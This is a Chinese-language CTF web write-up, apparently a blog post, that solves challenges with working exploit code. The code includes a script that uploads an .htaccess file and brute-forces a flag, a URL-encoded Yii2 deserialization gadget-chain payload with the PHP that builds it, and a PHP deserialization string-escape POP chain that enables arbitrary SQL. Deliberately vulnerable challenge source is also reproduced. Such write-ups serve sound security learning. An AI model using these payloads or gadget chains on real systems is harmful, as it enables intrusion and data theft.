    <If "fi\\
le('/flag')=~ /'+a+'/'>
    ErrorDocument 404 "y4tacker"
</If>
    ...

    resp = requests.post("http://42x.250:xxxx/index.php",data={'submit': 'submit'}, files={'file': (.htaccess',f)
} )
    a = requests.get("http://42.1xxx18816/upload/"+addr+"/a").text
    if "y4tacker" not in a:
        return False
    else:
        return True
flag = "flag{"
c = "u-"+string.ascii_letters + string.digits + "\\{}"
for j in range(32):
    for i in c:
        print("checking: "+ flag+i)
        if check(flag+i):
            flag = flag+i
            print(flag)
            break
        else:
            continue

```

easy_yii

看到这个，根据hint就去学一下yii利用链子就行了



Bad Request (#400)

Missing required parameters: name

The above error occurred while the Web server was processing your request.

Please contact us if you think this is a server error. Thank you.

<https://blog.csdn.net/solitudi>

我博客也有的，很简单，学一下命名空间请

加了点过滤而已，最终payload

```
http://url/web/?r=test/test&name=0%3A23%3A%22yii%5Cdb%5CBatchQueryResult%22%3A1%3A%7Bs%3A36%3A%22%00yii%5Cdb%5CBatchQueryResult%00_dataReader%22%3B0%3A15%3A%22Faker%5CGenerator%22%3A1%3A%7Bs%3A13%3A%22%00%2A%00formatters%22%3B%3A1%3A%7Bs%3A5%3A%22close%22%3B%3A2%3A%7Bi%3A0%3B0%3A20%3A%22yii%5Crest%5CIndexAction%22%3A2%3A%7Bs%3A11%3A%22checkAccess%22%3B%3A14%3A%22highlight_file%22%3B%3A2%3A%22id%22%3B%3A5%3A%22%2Fflag%22%3B%7Di%3A1%3B%3A3%3A%22run%22%3B%7D%7D%7D
```

```
<?php
namespace yii\db;
class BatchQueryResult extends \yii\base\BaseObject{
    private $_dataReader;
    public function __construct()
    {
        $this->_dataReader=new \Faker\Generator();
    }
}
namespace yii\base;
class BaseObject{
}
namespace yii\rest;
class Action{

    public $checkAccess='highlight_file';
    public $id='/flag';
}
class IndexAction extends Action{
}
namespace Faker;
class Generator{
    protected $formatters = array();
    public function __construct()
    {
        $this->formatters['close']=[(new \yii\rest\IndexAction()),"run"];
    }
}
use \yii\db\BatchQueryResult;
$c=new BatchQueryResult();
print(urlencode(serialize($c)));
```

ez_auth

打开题目代码如下

```

<?php
error_reporting(0);
include "config.php";

function LoginSign($array, $key)
{
    if (isset($array['auth'])){
        unset($array['auth']);
    }
    return md5(implode('-', $array) . $key);
}

foreach ($_GET as $key => $val) {
    if (!isset($$key)) {
        $$key = $val;
    }
}

foreach ($_POST as $key => $val) {
    //过滤全局变量
    if (isset($key) && $val[0] !== '_' ) {
        $tmp = json_decode($val);
        foreach ($tmp as $kkey => $vval) {
            ${$key}[$kkey] = $vval;
        }
    }else{
        die("fucccc????");
    }
}

if (isset($auth)) {
    if (LoginSign($_GET, $secret) === $auth) {
        if (in_array($username, array('admin'))) {
            echo("Congratulations!<br>Give you flag🎉:");
            echo fread(fopen("/flag", "r"),200);
        } else {
            echo 'welcome ' . $username . 'but only admin can get flag!';
            echo '<br>';
        }
    } else {
        echo 'wrong auth.<br>Guess the authkey???' ;
    }
} else {
    highlight_file(__FILE__);
    die("Please Login first!");
}

```

我们需要抓住几个地方，第一点，对于不存在的变量，可以通过get请求实现赋值

```

foreach ($_GET as $key => $val) {
    if (!isset($$key)) {
        $$key = $val;
    }
}

```

第二点，我们可以通过post传参实现对除全局变量以外的值



Apu看了也流泪: 👍---百万前端Y4tacker

<https://blog.csdn.net/solltudi>

源码泄露 [www.zip](#)


首先是index.php，根据file传入参数引入文件

```
<?php
require_once "func.php";

if(isset($_GET['file'])){
    require_once(__DIR__."/".$_GET['file'].".php");
}
else{
    if($_SESSION['login']=='apuNvZHuang'){
        echo "<script>>window.location.href='./index.php?file=update'</script>";
    }
    else{
        echo "<script>>window.location.href='./index.php?file=login'</script>";
    }
}
?>
```

接下来是登录页面，还算是比较严格

```
1 <?php
2 require_once('func.php');
3 <?>
4 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5 <title>login</title>
6 <center>
7 <form action="login.php" method="post" style="width: 50%; margin: auto;">
8 <br><br>
9 <h2>Apu看了也流泪: 泪---百万前端Y4tacker</h2>
10 <input type="text" name="username" placeholder="UserName" required>
11 <br>
12 <input type="password" style="width: 100%;" name="password" placeholder="password" required>
13 <br>
14 <button style="width: 100%;" type="submit">登录</button>
15 <br>
16 <br>
17 <?php
18 $user=new user();
19 if(isset($_POST['username'])){
20     if(preg_match( pattern: "/union|select|drop|delete|insert|#|%|'|\"|@|\\\\\\\\/i", $_POST['username'])){
21         die("<br>爬黑客，就凭你还想注入!");
22     }
23     if(preg_match( pattern: "/union|select|drop|delete|insert|#|%|'|\"|@|\\\\\\\\/i", $_POST['password'])){
24         die("<br>爬黑客，就凭你还想注入!");
25     }
26     $user->login();
27 }
28 <?>
29 </form>
```



<https://blog.csdn.net/solitudi>

从update.php当中可以看见，只要登录就有flag

```
<?php
require_once('func.php');
echo '<html>
<meta charset="utf-8">
<title>update</title>
</html>';
if ($_SESSION['login']!= 'apuNvZHuang'){
    echo "登陆admin就给Flag，我保证，图！";
}
$users=new User();
$users->update();
if($_SESSION['login']== 'apuNvZHuang'){
    require_once("flag.php");
    echo $flag;
}
?>
```

接下来func.php

```
<?php
error_reporting(0);
session_start();
function safe($parm){
    $array= array('out','like','union','regexp','load','into','flag','dump','insert',' ','\','*','alter');
    return str_replace($array,'fuckU!',$parm);
}
```

```

}
class User
{
    public $id;
    public $age=null;
    public $nickname=null;
    public function login() {
        if(isset($_POST['username'])&&isset($_POST['password'])){
            $mysqli=new dbCtrl();
            $this->id=$mysqli->login('select id,password from user where username=?');
            if($this->id){
                $_SESSION['id']=$this->id;
                $_SESSION['login']='apuNvZhuang';
                echo "你好! ".$_SESSION['token'];
                echo "<script>window.location.href='./update.php'</script>";
                return $this->id;
            }
        }
    }
}

public function update(){
    $Info=unserialize($this->getNewInfo());
    $age=$Info->age;
    $nickname=$Info->nickname;
    $updateAction=new UpdateHelper($_SESSION['id'],$Info,"update user SET age=$age,nickname=$nickname where
id=".$_SESSION['id']);
}

public function getNewInfo(){
    $age=$_POST['age'];
    $nickname=$_POST['nickname'];
    return safe(serialize(new Info($age,$nickname)));
}

public function __destruct(){
    return file_get_contents($this->nickname);//危
}

public function __toString()
{
    $this->nickname->update($this->age);
    return "";
}
}

class Info{
    public $age;
    public $nickname;
    public $CtrlCase;
    public function __construct($age,$nickname){
        $this->age=$age;
        $this->nickname=$nickname;
    }
    public function __call($name,$argument){
        echo $this->CtrlCase->login($argument[0]);
    }
}

Class UpdateHelper{
    public $id;
    public $newInfo;
    public $sql;
    public function __construct($newInfo,$sql){
        $newInfo=unserialize($newInfo);
        $upDate=new dbCtrl();
    }
}

```

```

public function __destruct()
{
    echo $this->sql;
}
}
class dbCtrl
{
    public $hostname="127.0.0.1";
    public $dbuser="y4tacker";
    public $dbpass="y4tacker";
    public $database="y4tacker";
    public $name;
    public $password;
    public $mysqli;
    public $token;
    public function __construct()
    {
        $this->name=$_POST['username'];
        $this->password=$_POST['password'];
        $this->token=$_SESSION['token'];
    }
    public function login($sql)
    {
        $this->mysqli=new mysqli($this->hostname, $this->dbuser, $this->dbpass, $this->database);
        if ($this->mysqli->connect_error) {
            die("connection error:" . $this->mysqli->connect_error);
        }
        $result=$this->mysqli->prepare($sql);
        $result->bind_param('s', $this->name);
        $result->execute();
        $result->bind_result($idResult, $passwordResult);
        $result->fetch();
        $result->close();
        if ($this->token=='admin') {
            return $idResult;
        }
        if (!$idResult) {
            echo('wrong user!');
            return false;
        }
        if (md5($this->password)!==$passwordResult) {
            echo('wrong password! ');
            return false;
        }
        $_SESSION['token']=$this->name;
        return $idResult;
    }
}
}

```

又臭又长，但是首行很明显，能猜测考点是反序列化字符逃逸

```

function safe($parm){
    $array= array('out','like','union','regexp','load','into','flag','dump','insert','','\\','*',"alter");
    return str_replace($array,'fuckU!',$parm);
}

```


找找利用点,

```
5 }
6
7 public function update(){
8     $Info=unserialize($this->getNewinfo());
9     $age=$Info->age;
10    $nickname=$Info->nickname;
11    $updateAction=new UpdateHelper($_SESSION['id'],$Info,"update user SET age="
12 }
13
14 public function getNewInfo(){
15     $age=$_POST['age'];
16     $nickname=$_POST['nickname'];
17     return safe(serialize(new Info($age,$nickname)));
18 }
19 }
```



The screenshot shows PHP code for an update function. A red arrow points to the `unserialize` function in the `update` method. Another red arrow points to the `safe` function in the `getNewInfo` method. The `safe` function is highlighted with a blue box. The URL `https://blog.csdn.net/solitudi` is visible in the bottom right corner.

很明显接下来就是构造pop链了

```
UpdateHelper->__destruct
User->__toString
Info->__call
dbCtrl->login
```

给出链子大家学一学

```

class User
{
    public $age='select password,id from user where username=?';
    public $nickname=null;
}
class Info{
    public $age;
    public $nickname;
    public $CtrlCase;
}
class UpdateHelper
{
    public $sql;
}
class dbCtrl
{
    public $hostname = "127.0.0.1";
    public $dbuser="noob123";
    public $dbpass="noob123";
    public $database="noob123";
    public $name='admin';
    public $token = 'admin';
}

function post($data){
    $data = http_build_query($data);
    $opts = array (
        'http' => array (
            'method' => 'POST',
            'header'=> "Content-type: application/x-www-form-urlencoded\r\n" .
                "Content-Length: " . strlen($data) . "\r\n",
            'content' => $data
        )
    );
    $html = file_get_contents('http://42.192.137.212:1235/index.php?action=update', false, stream_context_create($opts));
    echo $html;
}

$x = new UpdateHelper();
$x->sql = new User();
$x->sql->nickname = new Info();
$x->sql->nickname->CtrlCase = new dbCtrl();

```

如果我们能够正确反序列化也就可以实现任意sql语句的执行了

接下来我们去实现逃逸的操作，这里我用 `union` 没替换为一次 `fu**u!` 就挤出去一个字符

```

$p = '";s:8:"CtrlCase";' . serialize($x) . "}";
$p = str_repeat('union', strlen($p)).$p;
echo($p);

```

有手就行

[\[MTCTF\]从出题人视角看ez cms](#)

推荐文章

[无字母数字webshell之提高篇](#)

[\[CTF\]PHP反序列化总结](#)

[\[CTF\].htaccess的使用技巧总结](#)

[\[PHP代码审计\]\[CVE-2020-15148\]Yi2<2.0.38反序列化命令执行](#)